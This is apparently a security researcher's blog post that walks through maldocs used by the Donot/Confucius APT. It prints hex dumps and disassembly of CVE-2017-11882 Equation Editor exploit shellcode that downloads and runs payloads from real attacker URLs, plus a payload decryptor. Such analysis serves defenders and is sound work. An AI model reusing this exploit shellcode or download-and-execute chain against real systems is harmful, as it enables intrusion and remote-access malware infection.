

Do you want to bake a donut? Come on, let's go update~ Go away, Maria.

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I have not done any proper analysis for a while now, so here I am, trying to keep my itchy fingers busy after getting revved up by FlareOn last month.

I saw this interesting post [1] and jumped right into it.



Preliminary research got me these:

Press enter or click to view image in full size

SHA256	Filename
59CCFFF73BDB8567E7673A57B73F86FC082B0E4EEAA3FAF7E92875C35BF4F62C	Suparco Vacancy Notification.docx
A3CD781B14D75DE94E5263CE37A572CDF5FE5013EC85FF8DAEEE3783FF95B073	Testing.docx
904E966DA7B38514F6AC23BBA1DAC1858888CD48FA77B73C770156B19A88A4C8	mal testin.docx
8E85C62E5D7FA9A6D2E176BCA6F6526B53EBFDA6EF3DF208E1E60434BD26EFFF	IN4447832
5C9477C16DF8EF4434C042E69B473A44452CAEE96219A56EB2DA30F0B5E85976	patch / updte
686847B331ACE1B93B48528BA50507CBF0F9B59AEF5B5F539A7D6F2246135424	KB466432
1D9EDE11B34A20D4947F01432CEA088DBEFA911F02AFAAE9095673F56A76EAFA	

I found additional samples on VirusTotal using RTF creation date: 2019:12:26 11:48:00

Press enter or click to view image in full size

SHA256	Filename
1c4b8a1f48ff1b9511aec0704983e45242f01c2109ab4602f7952481429ddc84	
88672df33b02275660ec3995f3bad63fe994c09ba8e978e7f18d4f8c9a97637a	
7609034e7473869b3a5767f9543b6067998f4db68e3ba26966c115535337337f	SP0728
ade6d291c870a9f59d4a22ff4d61e6b2a913538701517e8d0aa275855fd80a76	0185
e99ae9163f6dbba22e1357c2164eb0f9971a264a481813ec11dc598784435b95	10068P
1e6e568e2fccfeb2e0275982d5637e0be6d0ba4575685126d957061bf2d19678	178P
4c5c43f4932ac497c716bb5ec30a7636e5056775a4d5f3f48b9e5c1414b9f7b3	248P
7305e08ab7812f44ea42e89ae7d473b1f373c151ca8d12f77b79e85c942366fc	2107SP

These samples are related to the same threat actor because of the overlapping C2 domains used, the similarities in file naming and the same payload deployed.

After pivoting and researching, “Donot” and “Confucius” are two APT names that are closely related to the samples found. I don’t have enough data on my hands to say if these two groups are the same or if they are simply sharing infrastructure. Nonetheless, I shall concentrate on technical analysis while folks with more telemetry can worry about attribution.

The maldocs deployed by the actor use the following techniques to initiate the infection: Template injection, macros and/or exploits (e.g. CVE-2017–11882). After going through some trouble of deobfuscation/decoding/decrypting strings and code, the final payload (AVEMARIA, aka WARZONE RAT) is fetched and executed using one of two ways. One is via a loader (comes in a pair of files made up of a DLL and a XOR-encrypted data file), which I named as **DonutLoader** since there is no existing catchy names for this; the other way is via a different pair of files made up of a shellcode and a gif.

This long post shall be organized in this manner:

- Template injection
- Malicious RTFs (walkthrough of my analysis of the shellcode deployed by the exploits) to execute DonutLoader and/or AVEMARIA
- Macros to execute DonutLoader
- DonutLoader Analysis
- Brief comment on AVEMARIA

Template Injection

Extract this object and look at it again:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	39	B1	A0	B1	02	00	00	00	0B	00	00	00	45	71	75	61	9± ±.....Equa
0010h:	74	69	6F	6E	2E	33	00	00	00	00	00	00	00	00	00	73	tion.3.....s
0020h:	03	00	00	03	01	01	03	0A	0A	04	01	01	01	12	83	61	.....fa
0030h:	00	08	00	00	B8	44	EB	71	12	BA	78	56	34	12	90	31	....,Dëq.°xV4..1
0040h:	D0	8B	08	8B	09	90	8B	09	66	83	C1	43	FF	E1	90	90	ð<.<.<.fjÁCyá..
0050h:	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	.....
0060h:	97	D6	40	00	00	00	90	D9	EB	9B	D9	74	24	F4	5D	4D	-Ö@....Ûë>Ût\$ðjM
0070h:	8D	4D	1B	BA	15	03	00	00	F6	11	80	31	E0	41	4A	75	.M.°....ë.€1àAJu
0080h:	F7	2E	D6	7B	94	6E	2F	94	69	13	94	69	03	94	41	17	÷.Ö{"n/"i."i."A.
0090h:	94	61	3F	94	29	9F	60	11	2D	6A	ED	96	C1	F6	9F	1F	"a?")Û`.-ji-ÁöÛ.
00A0h:	1F	1F	7F	96	E2	96	EC	49	94	6C	23	94	6B	01	67	1E	...-á-iI"l#"k.g.
00B0h:	C1	49	94	69	3F	1E	C1	2E	D6	56	5E	B2	1E	C7	49	2E	ÁI"i?.Á.ÖV^,ÇI.
00C0h:	E9	10	A1	0F	27	C9	6B	17	DE	D1	18	1E	C9	5F	F4	EE	é.j.'Ék.BÑ..É ói
00D0h:	26	6A	1F	41	6A	FB	45	96	C0	94	45	3B	1E	E4	79	94	çj.AjûE-À"E; .äy"
00E0h:	13	54	94	45	03	1E	E4	94	1B	94	1E	E7	96	5A	1F	41	.T"E..ä".".ç-Z.A
00F0h:	9C	DA	1B	9C	62	1F	1F	6A	B3	7E	DC	9F	27	F7	6B	10	æÛ.æb..j'-ÛÛ'÷k.
0100h:	9F	27	F6	6B	15	9F	27	D3	6B	1A	9F	27	F4	6A	0E	9E	Û'ðk.Û'Ók.Û'ðj.ž
0110h:	67	1A	8F	8F	8F	8F	6B	17	96	E0	4A	96	FA	92	5F	1A	g.....k.-àÛ-ú'.
0120h:	E0	FF	75	1F	75	1F	96	F8	D8	18	78	46	C1	01	F7	70	àÛ.u.-øø.xFÁ.÷p
0130h:	E0	E0	E0	75	5F	77	1F	2F	1F	1F	77	1F	1F	4F	1F	75	àààu w./..w..O.u
0140h:	1F	E0	08	9C	DB	17	96	D8	D8	58	1B	2D	6B	8E	13	D8	.à.æÛ.-øøX.-kž.ø
0150h:	58	17	5C	A1	B3	C4	D8	58	3B	FB	34	8B	DA	D8	58	3F	X.\j'³ÀøX;û4<ÛøX?
0160h:	F2	B0	E0	AB	D8	58	37	F3	82	40	BB	D8	58	07	4F	CA	ò°à«øX7ó,ø»øX.OË
0170h:	84	D4	D8	58	13	8C	2D	FB	8B	D8	58	0F	26	FD	62	9C	„øøX.(E-û<øX.çýbæ
0180h:	D8	58	0B	DB	92	00	6B	D8	58	03	48	79	12	E0	D8	58	øX.Û' .køX.Hy.àøX
0190h:	33	4E	30	BD	1E	D8	58	2F	90	ED	07	7E	D8	58	2B	84	3N0¼.øX/.í.~øX+„
01A0h:	98	94	FA	D8	58	27	4D	E1	B8	C5	D8	58	23	B1	06	74	““úøX'Má,ÀøX#±.t
01B0h:	96	D8	58	5F	A6	68	BA	1C	D8	58	5B	AD	29	10	0C	D8	-øX_!h°.øX(-)..ø
01C0h:	58	57	12	6C	04	E2	D8	18	78	46	C1	01	D8	58	53	50	XW.l.âø.xFÁ.øXSP
01D0h:	A5	42	D6	F7	D5	E1	E0	E0	77	73	2C	2D	1F	77	6C	77	ÛBö-Öáààws,-.wlw
01E0h:	7A	73	92	1B	3B	4F	E0	48	1B	9C	DB	17	96	D9	D8	58	zs' .;OàH.æÛ.-ÛøX
01F0h:	4B	47	D4	24	3E	48	92	60	4B	F7	BB	E1	E0	E0	40	77	KGÔ\$>H' `K->áàà@w
0200h:	70	71	1F	1F	77	6A	6D	73	72	92	1B	3B	4F	E0	48	1B	pq..wjmer' .;OàH.
0210h:	9C	DB	17	96	D9	D8	58	43	9F	C9	B0	85	D8	58	7F	6F	æÛ.-ÛøXCÛÉ°...øX.o
0220h:	A0	DB	40	48	92	60	43	F7	69	E1	E0	E0	40	2E	DF	92	Û@H' `C-iaàà@.ß'
0230h:	92	7F	1D	1F	1F	92	40	77	4F	4F	75	60	8F	4C	4E	4F	'.....'@wOOu`.LNO
0240h:	E0	48	7F	9C	E7	1F	6A	59	2E	DF	4F	75	1E	75	1C	4F	àH.æç.jY.ßOu.u.O
0250h:	75	1E	77	1F	1F	1F	9F	4C	E0	48	13	92	80	F8	1E	1F	u.w...ÛLàH.'æø..
0260h:	1F	75	1F	92	0B	3B	75	1F	4D	77	1F	3F	1F	1F	4C	4F	.u.' .;u.Mw?...LO
0270h:	E0	48	5B	2E	DF	92	92	AF	1D	1F	1F	92	80	C7	1F	1F	àH[.ß' '...'éçj..
0280h:	1F	4F	4F	75	60	4C	4E	4F	E0	48	7F	9C	E7	1F	6A	2C	.OOu`LNOàH.æç.j.
0290h:	2E	DF	4F	75	1E	75	1C	4F	75	1E	77	1F	1F	1F	9F	4C	.ßOu.u.Ou.w...ÛL
02A0h:	E0	48	13	92	80	0C	1D	1F	1F	75	1F	92	0B	3B	75	1F	àH.'É.....u.' .;u.
02B0h:	4D	77	1F	3F	1F	1F	4C	4F	E0	48	5B	92	80	F8	1E	1F	Mw?...LOàH['æø..
02C0h:	1F	E0	FC	E0	48	2F	77	6B	6B	6F	25	30	30	6B	77	7A	.àüàH/wkko%00kwz
02D0h:	32	72	70	70	71	7B	7A	73	76	78	77	6B	31	26	29	31	2rppq{zsvxwk1&)1
02E0h:	73	6B	30	73	7E	6B	7A	6C	6B	30	6A	6F	7B	6B	7A	1F	sk0s~kzlk0jokz.
02F0h:	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	.....
0300h:	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	.....
0310h:	1F	1F	1F	1F	1F	1F	77	6B	6B	6F	25	30	30	6B	77	7A	.....wkko%00kwz
0320h:	32	72	70	70	71	7B	7A	73	76	78	77	6B	31	26	29	31	2rppq{zsvxwk1&)1
0330h:	73	6B	30	70	6F	6B	6D	7E	30	6C	7E	71	6B	31	78	76	sk0pokm~0l~qk1xv
0340h:	79	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	y.....
0350h:	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	.....
0360h:	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	.....
0370h:	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	1F	.....


There it is, an exploit for the equation editor. We can find the beginning of the exploit shellcode after identifying the “Font record” header (0x8 denotes Font record). Put it into IDA:

```

seg000:00000000          loc_0:          mov     eax, 1271EB44h
seg000:00000000  B8 44 EB 71 12          mov     eax, 1271EB44h
seg000:00000005          loc_5:          mov     edx, 12345678h
seg000:00000005  BA 78 56 34 12          mov     edx, 12345678h
seg000:0000000A  90                      nop
seg000:0000000B  31 D0                   xor     eax, edx
seg000:0000000D  8B 08                   mov     ecx, [eax]
seg000:0000000F  8B 09                   mov     ecx, [ecx]
seg000:00000011  90                      nop
seg000:00000012  8B 09                   mov     ecx, [ecx]
seg000:00000014  66 83 C1 43             add     cx, 43h ; 'C'
seg000:00000018  FF E1                   jmp     ecx
seg000:00000018  ; -----

```


We can follow where the instructor pointer goes to within a debugger. Gflags come in handy again for this. Set the debugger for “eqnedt32.exe” to “C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\cdb -server tcp:port=5505”, click Apply and OK.




Execute the RTF file and with windbg, connect to remote session “tcp:port=5505,server=localhost”.

Put a breakpoint “ba r4 0x45BD3C” (taken from the shellcode 0x1271EB44 XOR 0x12345678) which will break on access read/write on the address.


When the breakpoint hits, we see this:




The shellcode followed the addresses three times, let's do the same and arrive at:



That looks like the MTEF data followed by font record, isn't it? The shellcode then jumps to offset 0x43 from here, $0x5da358 + 0x43 = 0x5DA39B$.



The shellcode then did a little “polymorphism” and we find out that deobfuscation is done on the last 0x315 bytes of the extracted object — first a NOT, followed by XOR 0xE0.



After deobfuscation, we can then see the strings and code:

The screenshot shows a deobfuscation tool interface. On the left, the 'Recipe' panel is configured with 'From Hex' checked, 'Delimitter' set to 'Space', 'NOT' checked, 'XOR' checked, 'Key' set to 'Hex' and 'E0', 'Scheme' set to 'Standard', 'Null preserving' unchecked, 'To Hex' checked, and 'Delimitter' set to 'Space'. The 'Input' panel shows a large block of hex data. The 'Output' panel shows the resulting ASCII text, which is a mix of random characters and a URL: 'http://the-moondelight.96.lt/optra/sant.gif'.

Analyzing the deobfuscated code will lead us to know that the file “updte” is another shellcode that executes code (again, XOR encrypted) in sant.gif.

```
00401000: jmp     edi+api_call.URLDownloadToCacheFileA
00401001: call   resolve_api
00401002: pop    edi
00401003: xor    eax, eax
00401004: lea   ecx, [ebp+200h] ; http://the-moondelight.96.lt/latest/updte
00401005: lea   ebx, [edi+60h] ; C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\JQOQKRP\updte[1].htm
00401006: push  eax
00401007: push  eax
00401008: nop
00401009: push  ebx
0040100a: push  ecx
0040100b: push  eax
0040100c: call  [edi+api_call.URLDownloadToCacheFileA]
0040100d: cmp    eax, 0
0040100e: jnz   short loc_25A
0040100f: xor    eax, eax
00401010: push  eax
00401011: push  1
00401012: push  3
00401013: push  eax
00401014: push  1
00401015: push  00000000h
00401016: push  ebx
00401017: call  [edi+api_call.CreateFileA]
00401018: lea   ebx, [edi+117h] ; content_updte
00401019: push  0
0040101a: lea   edx, [esp]
0040101b: push  0
0040101c: push  edx
0040101d: push  2000h
0040101e: push  ebx
0040101f: push  eax
00401020: call  [edi+api_call.ReadFile]
00401021: xor    eax, eax
00401022: lea   ecx, [ebp+200h] ; http://the-moondelight.96.lt/optra/sant.gif
00401023: lea   ebx, [edi+60h] ; C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\JQOQKRP\sant[1].gif
00401024: push  eax
00401025: push  eax
00401026: push  77h
00401027: push  ebx
00401028: push  ecx
00401029: push  eax
0040102a: call  [edi+api_call.URLDownloadToCacheFileA]
```

```

seg000:00000254 call [edi+api_call.URLDownloadToCacheFileA]
seg000:00000257 cmp eax, 0
seg000:0000025A loc_25A: ; CODE XREF: seg000:00000212fj
seg000:0000025A jnz short loc_28F
seg000:0000025C xor eax, eax
seg000:0000025E push eax
seg000:0000025F push 1
seg000:00000261 push 3
seg000:00000263 push eax
seg000:00000264 push 1
seg000:00000266 push 80000000h
seg000:00000268 push ebx
seg000:0000026C call [edi+api_call.CreateFileA]
seg000:0000026F lea ebx, [edi+213h] ; content_sant
seg000:00000275 push 0
seg000:00000277 lea edx, [esp]
seg000:0000027A push 0
seg000:0000027C push edx
seg000:0000027D push 2000h
seg000:00000282 push ebx
seg000:00000283 push eax
seg000:00000284 call [edi+api_call.ReadFile]
seg000:00000287 lea ebx, [edi+1E7h] ; content_updte
seg000:0000028D jmp ebx
seg000:0000028F ; -----
seg000:0000028F loc_28F: ; CODE XREF: seg000:loc_25A1fj
seg000:0000028F call [edi+api_call.TerminateProcess]
seg000:0000028F ; -----
seg000:00000292 aHttpTheMoondel db 'http://the-moondelight.96.lt/latest/updte',0
seg000:00000293 dund 29F dd 9 dund(0)

```

The decryption within updte goes like this:

```

seg000:00000000 xor eax, eax
seg000:00000002 dec al
seg000:00000004 mov ecx, 2ADh
seg000:00000009 mov edx, ecx
seg000:0000000B jmp short loc_27
seg000:0000000D ; ===== S U B R O U T I N E =====
seg000:0000000D ; Attributes: noreturn
seg000:0000000D sub_D proc near ; CODE XREF: sub_D:loc_27+p
seg000:0000000D pop esi
seg000:0000000E lea esi, [esi+19h]
seg000:00000011 mov ebx, esi
seg000:00000013 loc_13: ; CODE XREF: sub_D+B4j
seg000:00000013 xor [esi], al
seg000:00000015 inc esi
seg000:00000016 dec al
seg000:00000018 loop loc_13
seg000:0000001A mov esi, ebx
seg000:0000001C mov ecx, edx
seg000:0000001E mov dl, 18h
seg000:00000020 loc_20: ; CODE XREF: sub_D+16+j
seg000:00000020 xor [esi], dl
seg000:00000022 inc esi
seg000:00000023 loop loc_20
seg000:00000025 call ebx
seg000:00000027 loc_27: ; CODE XREF: seg000:0000000B1fj
seg000:00000027 call sub_D

```

Which leads to me writing this little piece of python script to assist in decrypting the gif file:

```
decrypt_gif.py x
1 with open("sant.gif","rb") as encrypted_file:
2     encrypted_data = bytearray(encrypted_file.read()[0x19:])
3     first_layer = []
4     decrypted_data = []
5     xorkey = 0xFF
6     for i in range(0x2AD):
7         first_layer.append(encrypted_data[i] ^ xorkey)
8         xorkey -= 0x1
9         xorkey &= 0xFF
10    for l in range(0x2AD):
11        decrypted_data.append(first_layer[l] ^ 0x18)
12
13    with open("decrypted_data", "wb") as decrypted_file:
14        decrypted_file.write(bytearray(decrypted_data))
15
16
```

After decryption, the data looks like the following. But somehow, some parts of it looks like they are still obfuscated...

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	E8	00	00	00	00	5F	83	C7	FB	83	EC	20	89	E6	B9	4C	..._fÇÛfi %æ¹L
0010h:	77	26	07	E8	68	01	00	00	89	06	68	6C	6C	00	00	68	w&.èh...%.hll..h
0020h:	6F	6E	2E	64	68	75	72	6C	6D	8D	04	24	50	FF	16	83	on.dhurlm..\$Pÿ.f
0030h:	C4	0C	68	64	6C	6C	00	68	61	70	69	2E	68	73	68	6C	Ä.hdll.hapi.hshl
0040h:	77	8D	04	24	50	FF	16	83	C4	0C	B9	86	8C	76	C1	E8	w..\$Pÿ.fÄ.²+ÇvÄè
0050h:	2C	01	00	00	89	46	04	B9	88	20	FC	31	E8	1F	01	00	,...%F.²^ ü1è...
0060h:	00	89	46	08	B9	31	8B	6F	87	E8	12	01	00	00	89	46	.%F.²1<o+è....%F
0070h:	0C	B9	93	CE	01	5E	E8	05	01	00	00	89	46	10	B9	F0	.²"Î.è....%F.²ð
0080h:	B5	A2	56	E8	F8	00	00	00	89	46	14	B9	A0	53	98	36	µçVèø...%F.² S~6
0090h:	E8	EB	00	00	00	89	46	18	81	EC	00	01	00	00	8D	8F	èè...%F..ì.....
00A0h:	3F	01	00	00	E8	66	00	00	00	8D	04	24	89	C3	8D	8F	?...èf....\$%Ä..
00B0h:	3F	01	00	00	68	04	01	00	00	50	51	FF	56	04	8D	8F	?...h....PQÿV...
00C0h:	7C	02	00	00	E8	46	00	00	00	31	C0	8D	8F	7C	02	00	|...èF...1Ä...|..
00D0h:	00	50	50	53	51	50	FF	56	08	53	FF	56	18	83	F8	00	.PPSQPÿV.SÿV.fø.
00E0h:	74	EF	68	80	00	00	00	53	FF	56	10	E8	68	01	00	00	tih€...SÿV.èh...
00F0h:	E8	75	01	00	00	31	C0	50	50	53	8D	97	67	01	00	00	èu...1ÄPPS.-g...
0100h:	52	51	50	FF	97	28	FE	FF	FF	31	C0	50	FF	56	14	80	RQPÿ-(pÿÿ1ÄPÿV.è
0110h:	31	24	41	80	39	00	75	F7	C3	DA	23	45	98	10	82	92	1\$A€9.u-ÄÛ#E".,'
0120h:	32	74	12	AB	BD	1B	2B	3A	DA	69	48	36	E7	E4	B8	B3	2t.«*+.ÚiH6çä.²
0130h:	B2	B1	6A	84	26	C4	CA	7A	3D	26	81	B4	B1	4C	00	01	²±j„&ÄÈz=&.'±L..
0140h:	54	56	4B	43	56	45	49	40	45	50	45	01	78	53	4A	40	TVKCVEI@EPE.xSJ@
0150h:	48	48	0A	41	5C	41	00	00	00	00	00	00	00	00	00	00	HH.A\A.....
0160h:	00	00	00	00	00	00	00	67	1E	78	73	4D	4A	40	4B	53	.....g.xæMJ@KS
0170h:	57	78	41	5C	54	48	4B	56	41	56	00	4B	54	41	4A	00	WxA\THKVAV.KTAJ.
0180h:	83	EC	10	64	A1	30	00	00	00	53	55	56	8B	40	0C	57	fi.d;0...SUV@.W
0190h:	89	4C	24	18	8B	70	0C	E9	8A	00	00	00	8B	46	30	31	%L\$.<p.éŠ...<F01
01A0h:	C9	8B	5E	2C	8B	36	89	44	24	14	8B	42	3C	8B	6C	10	É<^,<6%D\$.<B<1.
01B0h:	78	89	6C	24	10	85	ED	74	6D	C1	EB	10	31	FF	85	DB	x%1\$....ítmÄè.1ÿ..Û
01C0h:	74	1F	8B	6C	24	14	8A	04	2F	C1	C9	0D	3C	61	0F	BE	t.<1\$.Š./ÁÉ.<a.%
01D0h:	C0	7C	03	83	C1	E0	01	C1	47	39	DF	72	E9	8B	6C	24	À|.fÁÀ.ÁG9Bré<1\$
01E0h:	10	8B	44	2A	20	31	DB	8B	7C	2A	18	01	D0	89	7C	24	.<D* 1Û< *..ð%|\$.
01F0h:	14	85	FF	74	31	8B	28	31	FF	01	D5	83	C0	04	89	44	...ÿt1<(1ÿ.ÖfÀ.%D
0200h:	24	1C	0F	BE	45	00	C1	CF	0D	01	C7	45	80	7D	FF	00	\$.%E.ÄÏ..ÇEÈ)ÿ.
0210h:	75	F0	8D	04	0F	3B	44	24	18	74	20	8B	44	24	1C	43	uð...;D\$.t <D\$.C
0220h:	3B	5C	24	14	72	CF	8B	56	18	85	D2	0F	85	6B	FF	FF	;\\$.rÏ<V...Ò...kÿÿ
0230h:	FF	31	C0	5F	5E	5D	5B	83	C4	10	C3	8B	74	24	10	8B	ÿ1Ä_^ [fÄ.Ä<t\$.<
0240h:	44	16	24	8D	04	58	0F	B7	0C	10	8B	44	16	1C	8D	04	D.\$..X...<D...<
0250h:	88	8B	04	10	01	D0	EB	DB	8D	8F	67	01	00	00	E8	AC	^<...ðÈÛ..g...è-
0260h:	FE	FF	FF	8D	8F	67	01	00	00	C3	8D	8F	7B	01	00	00	pÿÿ..g...Ä..{...
0270h:	E8	9A	FE	FF	FF	8D	8F	7B	01	00	00	C3	4C	50	50	54	èšpÿÿ..{...ÄLPPT
0280h:	1E	0B	0B	50	4C	41	09	49	4B	4B	4A	40	41	48	4D	43	...PLA.IKKJ@AHMC
0290h:	4C	50	0A	1D	12	0A	48	50	0B	53	4D	4A	40	53	09	57	LP...HP.SMJ@S.W
02A0h:	41	47	0B	45	54	54	41	4A	40	00	00	00	00	00	00	00	AG.ETTAJ@...

Well, IDA confirms our suspicions.

```

seg000:0000010F
seg000:0000010F
seg000:0000010F decrypt_strings proc near ; CODE XREF: seg000:000000A41p
seg000:0000010F ; seg000:000000C41p ...
seg000:0000010F xor byte ptr [ecx], 24h
seg000:00000112 inc ecx
seg000:00000113 cmp byte ptr [ecx], 0
seg000:00000116 jnz short decrypt_strings
seg000:00000118 retn
seg000:00000118 decrypt_strings endp
    
```


Easy!

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF	
0000h:	E8	00	00	00	00	5F	83	C7	FB	83	EC	20	89	E6	B9	4C	è...._fÇûfì %æ¹L	
0010h:	77	26	07	E8	68	01	00	00	89	06	68	6C	6C	00	00	68	w&.èh...%.hll..h	
0020h:	6F	6E	2E	64	68	75	72	6C	6D	8D	04	24	50	FF	16	83	on.dhurlm..\$Pÿ.f	
0030h:	C4	0C	68	64	6C	6C	00	68	61	70	69	2E	68	73	68	6C	Ä.hdll.hapi.hshl	
0040h:	77	8D	04	24	50	FF	16	83	C4	0C	B9	86	8C	76	C1	E8	w..\$Pÿ.fÄ.²+(TvÄè	
0050h:	2C	01	00	00	89	46	04	B9	88	20	FC	31	E8	1F	01	00	,...%F.²^ ülè...	
0060h:	00	89	46	08	B9	31	8B	6F	87	E8	12	01	00	00	89	46	.%F.²¹<o+è....%F	
0070h:	0C	B9	93	CE	01	5E	E8	05	01	00	00	89	46	10	B9	F0	.²"î.²è....%F.²ð	
0080h:	B5	A2	56	E8	F8	00	00	00	89	46	14	B9	A0	53	98	36	µcVèø....%F.² S~6	
0090h:	E8	EB	00	00	00	89	46	18	81	EC	00	01	00	00	8D	8F	èè....%F.ì.....	
00A0h:	3F	01	00	00	E8	66	00	00	00	8D	04	24	89	C3	8D	8F	?...èf.....\$%Ä..	
00B0h:	3F	01	00	00	68	04	01	00	00	50	51	FF	56	04	8D	8F	?...h....PQÿV...	
00C0h:	7C	02	00	00	E8	46	00	00	00	31	C0	8D	8F	7C	02	00	|...èF...¹Ä...|..	
00D0h:	00	50	50	53	51	50	FF	56	08	53	FF	56	18	83	F8	00	.PPSQPÿV.SÿV.fø.	
00E0h:	74	EF	68	80	00	00	00	53	FF	56	10	E8	68	01	00	00	tihÈ...SÿV.èh...	
00F0h:	E8	75	01	00	00	31	C0	50	50	53	8D	97	67	01	00	00	èu...¹ÄPPS.-g...	
0100h:	52	51	50	FF	97	28	FE	FF	FF	31	C0	50	FF	56	14	80	RQPÿ-(pÿÿ¹ÄPÿV.È	
0110h:	31	24	41	80	39	00	75	F7	C3	DA	23	45	98	10	82	92	¹\$AÈ9.u-ÄÜ#E",,'	
0120h:	32	74	12	AB	BD	1B	2B	3A	DA	69	48	36	E7	E4	B8	B3	2t.«%+.ÜiH6çä,³	
0130h:	B2	B1	6A	84	26	C4	CA	7A	3D	26	81	B4	B1	4C	00	25	²+j,«ÄÈz=&.´±L.%	
0140h:	70	72	6F	67	72	61	6D	64	61	74	61	25	5C	77	6E	64	programdata%\\wnd	
0150h:	6C	6C	2E	65	78	65	00	00	00	00	00	00	00	00	00	00	ll.exe.....	
0160h:	00	00	00	00	00	00	00	43	3A	5C	57	69	6E	64	6F	77	.....C:\Window
0170h:	73	5C	65	78	70	6C	6F	72	65	72	00	6F	70	65	6E	00	s\explorer.open.	
0180h:	83	EC	10	64	A1	30	00	00	00	53	55	56	8B	40	0C	57	fì.d;0...SUV<@.W	
0190h:	89	4C	24	18	8B	70	0C	E9	8A	00	00	00	8B	46	30	31	%L\$.<p.éŠ...<F01	
01A0h:	C9	8B	5E	2C	8B	36	89	44	24	14	8B	42	3C	8B	6C	10	É<^,<6%D\$.<B<<¹.	
01B0h:	78	89	6C	24	10	85	ED	74	6D	C1	EB	10	31	FF	85	DB	x%l\$....itmÄè.¹ÿ...Û	
01C0h:	74	1F	8B	6C	24	14	8A	04	2F	C1	C9	0D	3C	61	0F	BE	t.<¹\$.Š./ÄÉ.<a.%	
01D0h:	C0	7C	03	83	C1	E0	01	C1	47	39	DF	72	E9	8B	6C	24	À|.fÄÄ.ÁG9Bré<¹\$	
01E0h:	10	8B	44	2A	20	31	DB	8B	7C	2A	18	01	D0	89	7C	24	.<D* ¹Û< *..Ð%|\$.	
01F0h:	14	85	FF	74	31	8B	28	31	FF	01	D5	83	C0	04	89	44	...ÿt¹<(¹ÿ.ÖfÄ.²D	
0200h:	24	1C	0F	BE	45	00	C1	CF	0D	01	C7	45	80	7D	FF	00	\$.%Æ.ÄÏ...ÇEÈ}ÿ.	
0210h:	75	F0	8D	04	0F	3B	44	24	18	74	20	8B	44	24	1C	43	uð...;D\$.t <D\$.C	
0220h:	3B	5C	24	14	72	CF	8B	56	18	85	D2	0F	85	6B	FF	FF	;\\$.rÏ<V...Ò...kÿÿ	
0230h:	FF	31	C0	5F	5E	5D	5B	83	C4	10	C3	8B	74	24	10	8B	ÿ¹Ä_^][fÄ.Ä<t\$.<	
0240h:	44	16	24	8D	04	58	0F	B7	0C	10	8B	44	16	1C	8D	04	D.\$..X...<D....	
0250h:	88	8B	04	10	01	D0	EB	DB	8D	8F	67	01	00	00	E8	AC	^<...ÐÈÛ..g...è-	
0260h:	FE	FF	FF	8D	8F	67	01	00	00	C3	8D	8F	7B	01	00	00	pÿÿ..g...Ä...{...	
0270h:	E8	9A	FE	FF	FF	8D	8F	7B	01	00	00	C3	68	74	74	70	èšpÿÿ...{...Ähttp	
0280h:	3A	2F	2F	74	68	65	2D	6D	2F	77	69	6E	64	65	6C	69	67	://the-moondelig
0290h:	68	74	2E	39	36	2E	6C	74	2F	77	69	6E	64	77	2D	73	ht.96.lt/windw-s	
02A0h:	65	63	2F	61	70	70	65	6E	64	00	00	00	00	00	00	00	ec/append....|	

RTF: 686847B331ACE1B93B48528BA50507CBF0F9B59AEF5B5F539A7D6F2246135424

The file “KB466432” is also a malicious RTF that executes a loader via exploitation of eqnedt32. This is different from the above RTF I analyzed.


Indeed, when we inspect this object, there's a suspicious "tion.3" string in there, which reminds us of "Equation.3". Very likely, we are looking at a CVE-2017-11882 or CVE-2018-0802 exploit again. Let's see what the exploit tries to do. We can find the beginning of the exploit shellcode after identifying the "Font record" header.



In the earlier RTF analysis, we found an address that leads to where the MTEF data is found. Maybe use it again here:

> ba r4 0x45BD3C


Bingo!



Put a breakpoint on where the shellcode begins (in this case, 0x618efa). But it didn't get hit. Maybe it got copied somewhere else before getting executed? Try

> ba r1 0x618efa

Looks like we are right!



> bp 0x18f318

```
Disassembly
Offset: @$scopeip
No prior disassembly possible
0018f318 8bdc      mov     ebx,esp
0018f31a 33c9      xor     ecx,ecx
0018f31c b108      mov     cl,8
0018f31e 83c37b    add     ebx,7Bh
0018f321 e2fb      loop   0018f31e
0018f323 8b03      mov     eax,dword ptr [ebx]
0018f325 83c07f    add     eax,7Fh
0018f328 83c07f    add     eax,7Fh
0018f32b 83ec08    sub     esp,8
0018f32e 51        push   ecx
0018f32f 50        push   eax
0018f330 33c9      xor     ecx,ecx
0018f332 648b4130 mov     eax,dword ptr fs:[ecx+30h]
0018f336 8b400c    mov     eax,dword ptr [eax+0Ch]
0018f339 8b7014    mov     esi,dword ptr [eax+14h]
0018f33c ad        lods   dword ptr [esi]
0018f33d 96        xchg   eax,esi
0018f33e ad        lods   dword ptr [esi]
0018f33f 8b5810    mov     ebx,dword ptr [eax+10h]
0018f342 c3        ret
0018f343 90        nop
0018f344 47        inc    edi
0018f345 0c43      or     al,43h
0018f347 0000      add   byte ptr [eax],al
0018f349 0000      add   byte ptr [eax],al
0018f34b 0002      add   byte ptr [edx],al
0018f34d 0000      add   byte ptr [eax],al
0018f34f 004d45    add   byte ptr [ebp+45h],cl
0018f352 4f        dec    edi
0018f353 57        push  edi
0018f354 0100      add   dword ptr [eax],eax
0018f356 0000      add   byte ptr [eax],al
0018f358 0b00      or    eax,dword ptr [eax]
0018f35a 0000      add   byte ptr [eax],al
0018f35c 0000      add   byte ptr [eax],al
0018f35e 0000      add   byte ptr [eax],al
0018f360 c00000    rol   byte ptr [eax],0
0018f363 0000      add   byte ptr [eax],al
0018f365 0000      add   byte ptr [eax],al
```

